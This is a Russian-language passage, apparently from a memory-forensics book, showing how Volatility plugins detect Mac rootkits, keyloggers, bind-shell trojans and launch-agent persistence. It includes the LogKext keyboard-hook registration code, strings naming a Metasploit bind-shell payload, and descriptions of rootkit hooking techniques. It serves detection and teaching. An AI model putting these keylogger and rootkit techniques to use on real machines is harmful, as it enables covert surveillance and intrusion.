OK         IOServicePublish   0xffffff8000665cac IODisplayWrangler
OK         IOServicePublish   0xffffff7f80a2abaa IOHIDevice
OK         IOServicePublish   0xffffff7f80a2abaa IOHIDEventService
OK         IOServicePublish   0xffffff7f80a2abaa IODisplayWrangler
OK         IOServicePublish   0xffffff7f80a2a9c8 AppleKeyswitch
OK         IOServicePublish   0xffffff7f807ca702 IODisplayWrangler
OK         IOServicePublish   0xffffff80006227c0 AppleSMC
OK         IOServicePublish   0xffffff7f80796298 IODisplay
OK         IOServicePublish   0xffffff7f80a14a52 IODisplayWrangler
OK         IOServicePublish   0xffffff7f80a1dbc6 IOHIDEventService,
<snip>
```

Если обнаружен обработчик, не связанный с известным адресом (в ядре или известном модуле ядра), в качестве состояния выводится `HOOKED`. При анализе вредоносных обработчиков столбцы `Key` и `Matches` помогают определить функциональность руткита. Например, аппаратные устройства используют ключ `IOServicePublish`, чтобы публиковать (то есть сообщать зарегистрированным обработчикам) сведения при наступлении отслеживаемого события. В перечень возможных событий входят отправка или получение сетевых пакетов, нажатие клавиш, обновление дисплеев, передача данных с жёсткого диска и так далее. Данные в столбце `Matches` соответствуют событиям, для которых обработчик решил получать уведомления. В предыдущем выводе фильтр `IOHIDevice` используется для фильтрации USB-устройств, а фильтр `IODisplay` - для фильтрации событий, относящихся к монитору компьютера.

Обнаружение LogKext

LogKext (code.google.com) - руткит с открытым исходным кодом, который злоупотребляет интерфейсом IOKit для реализации клавиатурного шпиона в режиме ядра. Следующий код показывает, как LogKext регистрирует свою функцию обратного вызова:

```
notify = addNotification(gIOPublishNotification,
                         serviceMatching("IOHIKeyboard"),
                         (IOServiceNotificationHandler)
                                 &com_fsb_iokit_logKext::myNotificationHandler,
                                 this,
                                 0);
```

Этот код использует процедуру `addNotification` для регистрации обратного вызова типа `gIOPublishNotification`. Он запускает заданный обратный вызов всякий раз, когда служба, соответствующая второму параметру (`IOHIKeyboard`), публикует событие. В этом случае второй параметр функции фильтрует службу клавиатуры. В результате этой строки кода функция обратного вызова злоумышленника `com_fsb_iokit_logKext::myNotificationHandler` исполняется при каждом нажатии клавиши. Затем функция-обработчик может преобразовать введённый пользователем код клавиши в символ и сохранить его в файл журнала. Следующий вывод показывает результат работы `mac_notifiers` для образа памяти, заражённого logKext.

```
$ python vol.py --profile=MacLion_10_7_5_AMDx64 -f logkext.dmp
      mac_notifiers | grep IOHIKeyboard
IOServicePublish      IOHIKeyboard 0xffffff801ddc8400 com.fsb.kext.logKext  OK
IOServiceFirstPublish IOHIKeyboard 0xffffff8015f09980 __kernel__            OK
IOServiceTerminate    IOHIKeyboard 0xffffff8018ba4a00 com.fsb.kext.logKext  OK
```

Обсуждавшийся выше уведомитель публикации обнаружен вместе с уведомителем завершения. Уведомитель завершения срабатывает при отключении клавиатуры, что позволяет logKext прекратить наблюдение за более не присутствующим устройством. Также можно увидеть законный обратный вызов, зарегистрированный внутри ядра.

TrustedBSD

Подсистема TrustedBSD обеспечивает управление доступом к системным ресурсам на основе политик. Она реализована таким образом, что политики определяют, какие процессы могут обращаться к таким ресурсам, как файлы, каталоги, сеть и прочее. Затем эти политики принудительно применяются с помощью системы уведомлений, которая исполняет зарегистрированные обратные вызовы при наступлении определённых событий. Обратные вызовы для каждого отслеживаемого события могут решить, разрешено ли действие.

Как и обратными вызовами IOKit, обратными вызовами TrustedBSD также можно злоупотреблять. Чтобы продемонстрировать это, Педро Виласа выпустил руткит для подтверждения концепции, зарегистрировавший обратный вызов для перехвата политики `mpo_proc_check_get_task`. Этот перехват срабатывает, когда приложение пользовательского пространства вызывает `task_for_pid`. В его рутките для подтверждения концепции вредоносный обратный вызов повышал привилегии процессов, связанных с вредоносным ПО. Настоящие руткиты могли бы злоупотреблять обратными вызовами политик, чтобы препятствовать обнаружению файлов или каталогов, отправке или получению сетевых данных и выполнять многое другое.

Для обнаружения обратных вызовов TrustedBSD можно использовать плагин `mac_trustedbsd`. Этот плагин перечисляет зарегистрированные обратные вызовы каждой политики и проверяет, что они реализованы в известном модуле ядра. В чистой системе следует ожидать наличия политик, зарегистрированных для TMSafetyNet (Time Machine), Sandbox и Quarantine:

```
$ python vol.py -f clean.vmem --profile=MacLion_10_7_5_AMDx64 mac_trustedbsd
Volatility Foundation Volatility Framework 2.4
Check                          Name                 Pointer      Status
------------------------------ -------------- ------------------ ------
mpo_vnode_check_rename_to      TMSafetyNet     0xffffff7f807d69b8 OK
mpo_cred_label_associate       TMSafetyNet     0xffffff7f807d64e0 OK
mpo_vnode_check_rename_from    TMSafetyNet     0xffffff7f807d6954 OK
mpo_vnode_check_truncate       TMSafetyNet     0xffffff7f807d6c95 OK
<snip>
mpo_posixsem_check_post        Sandbox         0xffffff7f808454a5 OK
mpo_sysvshm_check_shmdt        Sandbox         0xffffff7f80845c9b OK
mpo_posixsem_check_open        Sandbox         0xffffff7f80845492 OK
mpo_proc_check_fork            Sandbox         0xffffff7f808455b6 OK
<snip>
mpo_mount_label_associate      Quarantine      0xffffff7f80856734 OK
mpo_cred_label_associate       Quarantine      0xffffff7f808563af OK
mpo_mount_label_destroy        Quarantine      0xffffff7f808568c9 OK
mpo_vnode_notify_rename        Quarantine      0xffffff7f808588a3 OK
mpo_vnode_check_open           Quarantine      0xffffff7f80858153 OK
<snip>
```

Если исследуемый образ памяти содержит зарегистрированный обратный вызов, указывающий на неизвестный модуль, его состояние будет показано как `HOOKED`. Также следует исследовать все обработчики, происходящие не из трёх обычных источников.

> **Примечание.** Недавно Педро выпустил обновление своей реализации для подтверждения концепции, которое могло обходить проверку политик в выпуске Volatility 2.3. Этот искусный обход был объяснён в записи блога (reverse.put.as) вместе с подробным обсуждением внутренних механизмов TrustedBSD, имеющих отношение к криминалистическому анализу памяти. Обход был устранён в выпуске Volatility 2.4.

Обработчики IPC

Как обсуждалось в главе 28, частью архитектуры Mac является применение компонентов микроядра. Внутри микроядер запросы к конкретным подсистемам передаются в виде сообщений через серверы удалённого вызова процедур (RPC). В упомянутой ранее презентации Дино рассказал о рутките Machiavelli, который добавляет обработчики межпроцессного взаимодействия (IPC) в существующую таблицу IPC ядра. Возможность добавлять обработчики означает, что руткиты могут обмениваться данными по каналам RPC Mac. В результате вредоносным ПО могут управлять локальные приложения или злоумышленники из удалённых сетей.

Способность Machiavelli изменять основные обработчики IPC наносит серьёзный ущерб безопасности системы, поскольку через эти обработчики направляются подсистемы, связанные с

управлением виртуальной памятью, взаимодействиями процессов и потоков, а также IOKit. Поэтому вредоносные обработчики могут получить полный контроль над следующим:

• Данными, считываемыми из памяти (в частности, из адресного пространства другого процесса и из выгруженной на диск памяти), поскольку эти действия требуют взаимодействия с сервером сообщений.
• Созданием процессов и потоков.
• Назначением привилегий.
• Запросами к аппаратному обеспечению.

Плагин `mac_check_mig_table` был создан для обнаружения добавления подсистем IPC и вмешательства в законные подсистемы. Этот плагин обходит массив зарегистрированных подсистем IPC, хранящийся в глобальной переменной `mig_buckets`, и проверяет, что член `routine` указывает на допустимый адрес. Член `routine` представляет собой указатель на функцию обработки сообщений. Ниже приведён пример вывода этого плагина:

```
$ python vol.py --profile=MacLion_10_7_5_AMDx64 -f clean.mem mac_check_mig_table
<snip>
3807 __Xwrite                    0xffffff80002617b0
3808 __Xcopy                     0xffffff8000261930
3809 __Xread_overwrite           0xffffff8000261a90
3810 __Xmsync                    0xffffff8000261c40
3811 __Xbehavior_set             0xffffff8000261da0
3812 __Xmap                       0xffffff8000261f00
3813 __Xmachine_attribute        0xffffff8000262120
3814 __Xremap                    0xffffff80002622a0
3815 __X_task_wire               0xffffff80002624c0
3816 __Xmake_memory_entry        0xffffff8000262600
3817 __Xmap_page_query           0xffffff80002627d0
3818 __Xregion_info              0xffffff8000262970
3819 __Xmapped_pages_info        0xffffff8000262b30
<snip>
```

Для каждой функции выводятся индекс, имя и адрес процедуры. Все допустимые записи объявлены внутри ядра и должны отображаться как имя символа. Если запись выводится как `UNKNOWN`, её обработчик не удалось сопоставить с ядром, поэтому её следует считать подозрительной.

Сетевые расширения ядра

Ядро Mac предоставляет стандартный интерфейс для расширений ядра, которым требуется взаимодействовать с сетевым стеком. Эти модули, известные как сетевые расширения ядра (Network Kernel Extensions, NKE), могут прекращать обработку сетевых пакетов, манипулировать данными входящих или исходящих пакетов либо перехватывать трафик на конкретных интерфейсах. Если вы прочитали главу 26, эти возможности должны показаться вам знакомыми, поскольку Netfilter предоставляет сходные возможности модулям ядра Linux.

IP-фильтры

Volatility содержит два плагина, способных исследовать состояние NKE для поиска подозрительной активности. Первый из них, `mac_ip_filters`, исследует IP-фильтры сетевых протоколов IPv4 и IPv6. Каждый фильтр представлен структурой `ipfilter`, члены которой `ipf_input`, `ipf_output` и `ipf_detach` являются указателями на функции, обрабатывающие пакеты при их входе в сетевой стек или выходе из него. Следующий вывод показывает, как этот плагин обнаруживает вредоносные IP-фильтры руткита Rubilyn. Rubilyn использует эти фильтры для перехвата сетевого трафика в поисках магических пакетов (пакетов со специальной сигнатурой). Получив магический пакет, он открывает чёрный ход к компьютеру. Он также не позволяет сетевому стеку продолжить обработку магического пакета, чтобы такие инструменты, как Wireshark, не увидели его.

```
$ python vol.py -f rubilyn.vmem --profile=MacLion_10_7_5_AMDx64 mac_ip_filters
Volatility Foundation Volatility Framework 2.4
Context    Filter           Pointer            Status
---------- ---------------- ------------------ ------
INPUT      rubilyn          0xffffff7f807ff577 OK
OUTPUT     rubilyn          0xffffff7f807ff5ff OK
DETACH     rubilyn          0xffffff7f807ff607 OK
```

В этом выводе видно, что обнаружены три фильтра с именем `rubilyn`, а также напечатан адрес их функции-обработчика. Как упоминалось ранее, их состояние указано как `OK`, поскольку Volatility может найти расширение ядра Rubilyn. В типичном расследовании уже само наличие IP-фильтров должно стать для вас основанием для дальнейшего анализа. Например, рассмотрите законное программное обеспечение, установленное на исследуемой машине. Требуется ли какому-либо из его компонентов способность фильтровать IP-данные? Если нет, возможно, вы имеете дело с руткитом уровня ядра.

Фильтры сокетов

Второй плагин, способный исследовать состояние NKE, - `mac_socket_filters`. Фильтры сокетов позволяют расширению ядра управлять операциями, которые приложения выполняют с сокетами, например прослушиванием соединений, принятием соединений, отправкой и получением данных. Следующий вывод получен из системы, где работает популярный межсетевой экран для Mac Little Snitch. Этот межсетевой экран использует фильтры сокетов для управления сетевыми операциями приложения до завершения операции (например, чтобы остановить отправку пакета).

```
$ python vol.py -f littlesnitch.dmp --profile=Mavericks10_9_2_AMDx64
      mac_socket_filters
Offset (V)         Filter Name Filter Member   Socket (V)         Handler Status
------------------ ----------- --------------- ------------------ ------- ------
<snip>
0xffffff8013c6d938 at_obdev_ls  sf_unregistered 0xffffff8014e7bde8
      0xffffff7f81492bbd OK
0xffffff8013c6d938 at_obdev_ls  sf_attach       0xffffff8014e7bde8
      0xffffff7f81492c25 OK
0xffffff8013c6d938 at_obdev_ls  sf_detach       0xffffff8014e7bde8
      0xffffff7f81492d79 OK
0xffffff8013c6d938 at_obdev_ls  sf_getpeername  0xffffff8014e7bde8
      0xffffff7f81492ef8 OK
0xffffff8013c6d938 at_obdev_ls  sf_getsockname  0xffffff8014e7bde8
      0xffffff7f81492f5c OK
0xffffff8013c6d938 at_obdev_ls  sf_data_in      0xffffff8014e7bde8
      0xffffff7f81492fa5 OK
0xffffff8013c6d938 at_obdev_ls  sf_data_out     0xffffff8014e7bde8
      0xffffff7f814934c1 OK
0xffffff8013c6d938 at_obdev_ls  sf_connect_in   0xffffff8014e7bde8
      0xffffff7f814939fe OK
0xffffff8013c6d938 at_obdev_ls  sf_connect_out  0xffffff8014e7bde8
      0xffffff7f81493c29 OK
```

```
0xffffff8013c6d938 at_obdev_ls  sf_bind         0xffffff8014e7bde8
      0xffffff7f81493e30 OK
0xffffff8013c6d938 at_obdev_ls  sf_setoption    0xffffff8014e7bde8
      0xffffff7f81493ee7 OK
0xffffff8013c6d938 at_obdev_ls  sf_getoption    0xffffff8014e7bde8
      0xffffff7f81493f30 OK
0xffffff8013c6d938 at_obdev_ls  sf_listen       0xffffff8014e7bde8
      0xffffff7f81493f79 OK
0xffffff8013c6d938 at_obdev_ls  sf_ioctl        0xffffff8014e7bde8
      0xffffff7f81493ffc OK
<snip>
```

В этом выводе плагин сообщает виртуальный адрес структуры фильтра, имя фильтра, отслеживаемый член сокета, виртуальный адрес сокета и функцию-обработчик фильтра. Имя `at_obdev_ls` соответствует Little Snitch, поскольку его разрабатывает компания Objective Development. Для определения модуля, диапазон адресов которого содержит функцию-обработчик, также можно использовать `mac_lsmod`. Адрес отслеживаемого сокета сообщается для того, чтобы при необходимости его можно было связать с конкретным сокетом (соединением).

Этот вывод служит хорошим примером того, как инструменты безопасности нередко применяют методы, сходные с методами вредоносного ПО, чтобы получить представление о действиях, происходящих в системе. Он подчёркивает важность использования базовых состояний для быстрой фильтрации известного допустимого поведения, а также важность глубокого понимания своих систем для быстрого распознавания аномальной активности.

Распространённое вредоносное ПО для Mac в памяти

Многие образцы вредоносного ПО для Mac, встречающиеся в реальных условиях, очень просты. Они исполняют сценарии bash, Perl или Apple, каждый из которых представляет собой обычный текст. Поэтому анализ таких образцов вредоносного ПО фактически требует лишь чтения исходного кода. В других случаях вредоносное ПО для Mac компилируется как двоичные файлы C или Objective-C в формате Mach-O. На момент написания книги существовало не так много двоичных файлов, средств упаковки или обфускации для формата файлов Mach-O, поэтому скомпилированные образцы анализировать сравнительно несложно (в IDA Pro либо посредством извлечения строк). Вредоносное ПО для Mac часто маскируется под поддельный кодек или антивирусное приложение, чтобы обманом заставить пользователей установить вредоносную программу. Независимо от способа упаковки или доставки, с помощью анализа памяти можно обнаружить артефакты, механизмы закрепления и активность на машине жертвы.

> **Примечание.** Общедоступную коллекцию из более чем 100 образцов вредоносного ПО для Mac можно найти здесь: contagiodump.blogspot.com.

OSX.GetShell

OSX.GetShell (symantec.com) - троян, который создаёт административные учётные записи пользователей и привязывается к сокету для предоставления доступа через чёрный ход. Если извлечь строки из образца вредоносного ПО, станет видно, что на самом деле он был создан с помощью модуля Metasploit `msfpayload` с полезной нагрузкой `shell_bind_tcp`.

```
$ strings -a OSX_GetShell_68078CBD1A34EB7BE8A044287F05CCE4
WPPjhX
PPjZX
Ph//shh/bin
```

```
PTTSP
Created by msfpayload (http://www.metasploit.com).
Payload: osx/x86/shell_bind_tcp
 Length: 74
Options:
```

Это вредоносное ПО работает как самостоятельный процесс и не выполняет внедрение кода.

```
$ python vol.py -f mavericks.vmem --profile=MacMavericks10_9_2AMDx64 mac_pslist
Volatility Foundation Volatility Framework 2.4
Offset             Name                 Pid      Uid      Gid
------------------ -------------------- -------- -------- --------
[snip]
0xffffff802ddbf098 login                10418    0        20
0xffffff802b8e72a0 rpcsvchost           10408    0        0
0xffffff802b8e6df8 bash                 10396    501      20
0xffffff802ddc1a80 login                10395    0        20
0xffffff802ddc07e0 OSX_GetShell_680     10394    0        0
0xffffff802af742a0 sudo                 10393    0        20
[snip]
```

Конечно, имя не всегда будет `OSX_GetShell`, поэтому вам может потребоваться опираться не только на имена процессов, но и на другие артефакты. Например, порт Metasploit по умолчанию - 4444. В данном случае злоумышленники не изменили порт:

```
$ python vol.py -f mavericks.vmem --profile=MacMavericks10_9_2AMDx64
    mac_netstat | grep TCP
Volatility Foundation Volatility Framework 2.4
Proto  Local IP     L.Port Remote IP   R.Port State    Process
------ ------------ ------ ----------- ------ -------- -------------------
TCP    ::1            631  ::          0      LISTEN   launchd/1
TCP    127.0.0.1      631  0.0.0.0     0      LISTEN   launchd/1
TCP    0.0.0.0       4444  0.0.0.0     0      LISTEN   OSX_GetShell_680/10394
```

Таким образом, независимо от имени процесса это вредоносное ПО можно выявить в памяти по используемому им порту. Обратите внимание также на то, что плагин `mac_netstat` связывает сокет с владеющим им процессом, PID 10394. Процесс можно извлечь с помощью описанного ранее плагина `mac_procdump`:


```
$ python vol.py --profile=MacMavericks10_9_2AMDx64 -f codec.vmem
    mac_procdump -p 10394 -D dump
Volatility Foundation Volatility Framework 2.4
Task                     Pid    Address            Path
------------------------ ------ ------------------ ----
OSX_GetShell_680          10394 0x0000000000001000 dump/task.10394.0x1000.dmp
```

Мы отправили извлечённый двоичный файл в VirusTotal (virustotal.com), чтобы определить, обнаруживают ли его какие-либо антивирусные продукты. Как видно на рис. 30-1, положительные результаты выдали девять движков.

Многие писали плагины Volatility для автоматического извлечения файлов и процессов из дампов памяти и их проверки внешними антивирусными движками. В данном случае можно без труда создать собственную сигнатуру (например, на основе строк `Created by msfpayload` или `osx/x86/shell_bind_tcp`) и просканировать дамп памяти с помощью Yara - в следующей главе мы опишем, как это сделать.

OSX.FkCodec

OSX.FkCodec (thesafemac.com) - семейство вредоносного ПО для Mac, маскирующееся под видеокодек. Оно применяет социальную инженерию, чтобы побудить пользователей установить вредоносный код в свои системы Mac. На рис. 30-2 показано, как выглядит установщик.



SHA256: 6e66814d10e3b0a04b298b2ff9829b9c88d9ec5466ddd20ffa7ed40d5f1bc7b0

File name: task.10394.0x1000.dmp

Detection ratio: 9 / 51

Analysis date: 2014-05-01 16:09:49 UTC (0 minutes ago)

0 0

Analysis | Additional information | Comments | Votes

Antivirus	Result	Update
AVG	OSX/Agent.C	20140501
AhnLab-V3	OSX32-Trojan/Siggen	20140501
AntiVir	MACOS/Siggen.A.2	20140501
Avast	MacOS:GetShell-E [Trj]	20140501
CAT-QuickHeal	Backdoor.MacOSX.GetShell.A	20140430
ClamAV	Mac.Shell	20140501
DrWeb	BackDoor.Siggen.50034	20140501
Kaspersky	Backdoor.OSX.Getshell.k	20140501
Microsoft	Backdoor:MacOS/GetShell.A	20140501

Рисунок 30-1. Согласно VirusTotal, извлечённый процесс обнаруживается 9 из 51 антивирусного движка.




Рисунок 30-2. Мастер установки OSX.FkCodec.

Как показано следующей командой, в системе, заражённой этим конкретным поддельным видеокодеком, присутствует процесс с именем `codecm_uploader`:

```
$ python vol.py -f mavericks.vmem --profile=Mac10_9_2x64 mac_pstree
Volatility Foundation Volatility Framework 2.4
Name                 Pid             Uid
kernel_task          0               0
.launchd             1               0
..xpcd               10489           0
..diskimages-helpe   10470           501
[snip]
..tccd               167             0
..coreaudiod         163             202
..launchd            149             501
...codecm_uploader   10512           501
...LaterAgent        10137           501
...DiskUnmountWatch  1872            501
...ScopedBookmarkAg  1268            501
```

Тот факт, что `codecm_uploader` является дочерним процессом `launchd`, говорит о том, что кодек запускает демон запуска. В реальных условиях почти всё вредоносное ПО для Mac сохраняет присутствие в системе, регистрируясь у демона запуска, как мы опишем в следующем разделе.

Обнаружение закрепления

Один из основных методов закрепления, используемых вредоносным ПО в OS X, связан с созданием Launch Agent. Подобно ключу Run в Windows или сценарию init в Linux, Launch Agent может задавать приложения, запускаемые либо при входе конкретного пользователя, либо при загрузке системы. Сведения о Launch Agent помещаются в файл plist и могут включать путь к запускаемой программе, аргументы командной строки, пользователя и группу, от имени которых следует выполнять программу, и многое другое. Как и в других операционных системах, Mac кэширует содержимое файлов, поэтому помимо определения того, существует ли конкретный файл запуска, потенциально можно восстановить все связанные с ним данные.

В частности, для поиска свидетельств существования агентов, запускаемых при входе пользователя, проверьте папку `~/Library/LaunchAgents` каждого пользователя. Для поиска общесистемных агентов проверьте следующие пути:

• `/Library/LaunchAgents`
• `/Library/LaunchDaemons`
• `/System/Library/LaunchAgents`
• `/System/Library/LaunchDaemons` Ниже приведён пример применения плагина `mac_list_files` для быстрого получения списка установленных агентов запуска. Если этот плагин вам незнаком, обратитесь к разделу «Восстановление файловых систем из памяти» главы 29.

```
$ python vol.py --profile=Mac10_9_2x64 -f codec.vmem
        mac_list_files | grep LaunchAgent
0xffffff802c652e10 /Macintosh HD/Users/robinhood/Library/
LaunchAgents/com.codecm.uploader.plist
0xffffff802edaf690 /Macintosh HD/Users/robinhood/Library/
LaunchAgents
0xffffff802a548870 /Macintosh HD/System/Library/LaunchAgents/
com.apple.WebKit.PluginAgent.plist
0xffffff802da5b4b0 /Macintosh HD/System/Library/LaunchAgents/
com.apple.SafariNotificationAgent.plist
```

Один из файлов называется `com.codecm.uploader.plist`, что совпадает с процессом `codecm_uploader` из нашего предыдущего анализа OSX.FkCodec. Виртуальный адрес слева от пути указывает расположение структуры vnode. Этот адрес можно передать плагину `mac_dump_file`, чтобы извлечь содержимое файла plist, как показано ниже:

```
$ python vol.py --profile=Mac10_9_2x64 -f codec.vmem mac_dump_file
    -q 0xffffff802c652e10 -O com.codecm.uploader.plist
```

```
Volatility Foundation Volatility Framework 2.4
Wrote 4096 bytes to com.codecm.uploader.plist from
vnode at address ffffff802c652e10
```

Хотя файлы plist содержат лишь XML (поэтому для просмотра основных свойств можно извлечь строки), иногда ключевые свойства удобнее просматривать с помощью инспектора свойств Mac. Пример показан на рис. 30-3.




Рисунок 30-3. Вредоносный кодек использует агент запуска для запуска во время загрузки.

Свойство `RunAtLoad` имеет значение `YES`, указывающее на то, что значение `Program` (`codecm_uploader`) запускается при включении системы. Если вы заранее не знаете, какое вредоносное ПО ищете в памяти, разумным первым шагом будет извлечение всех агентов запуска с особым вниманием к указанным значениям `Program`. Например, многие специалисты анализируют автоматически запускаемые программы в Windows, проверяя реестр.

Аналогичные задачи можно выполнять с дампами памяти Mac, создав плагин Volatility, автоматизирующий действия, описанные в этом разделе.

> **Примечание.** Многие образцы вредоносного ПО, поражающие системы Mac, первоначально работают как апплеты Java или эксплуатируют уязвимые версии Java для получения возможности исполнения произвольного кода. Хотя методы, представленные в этой книге, а также обычные методы дисковой криминалистики, безусловно, способны обнаруживать признаки такого вредоносного ПО, Брайан Баскин недавно опубликовал исследование и сопутствующие инструменты, которые могут существенно помочь в специфичном для Java анализе (ghettoforensics.com и github.com).

Итоги

Как и против Windows и Linux, против систем Mac применяется широкий спектр вредоносных методов пользовательского пространства и ядра. Хотя большинство этих методов пытаются достичь тех же целей, что и в других операционных системах, уникальные особенности архитектуры Mac также порождают некоторые интересные варианты. Используя криминалистический анализ памяти и более глубокое понимание архитектуры Mac OS X, специалист по цифровым расследованиям может быстро выявлять артефакты и вредоносные изменения, создаваемые как распространёнными образцами вредоносного ПО, так и более совершенными руткитами.

Глава 31. Отслеживание активности пользователя

Системы Mac преимущественно используются как персональные компьютеры (ноутбуки, настольные компьютеры, рабочие станции), а не как серверы. Поэтому многие криминалистические расследования сосредоточены на отслеживании активности подозреваемого или жертвы по артефактам, создаваемым веб-браузерами, адресными книгами, клиентами электронной почты и чатов, текстовыми процессорами, приложениями социальных сетей и календарями. Приложения этих типов обрабатывают большой объём значимых сведений, хранящихся только в памяти. Например, в этой главе показано, как восстанавливать незашифрованные электронные письма PGP и мгновенные сообщения Off-the-Record (OTR), кэшированные закрытые ключи Keychain и так далее. Кроме того, мы описываем действия, которые выполняли при исследовании свидетельств, хранящихся в незнакомых или недокументированных форматах. Это даст ценное представление о том, как во время собственных расследований распространить эти методы на новые приложения.

Восстановление Keychain

Keychain, встроенный диспетчер паролей Apple, можно использовать для сохранения учётных данных веб-сайтов, беспроводных сетей, серверов SSH, закрытых ключей и многого другого. Учётные данные хранятся на диске внутри зашифрованного контейнера (3DES), для разблокировки которого требуется мастер-пароль пользователя. Во время расследования вам может понадобиться доступ к сохранённым учётным данным - например, для анализа электронной почты пользователя, его учётной записи социальной сети или облачного хранилища.

Получить учётные данные можно несколькими способами:

• Попросить у пользователя мастер-пароль.
• Подобрать мастер-пароль перебором.
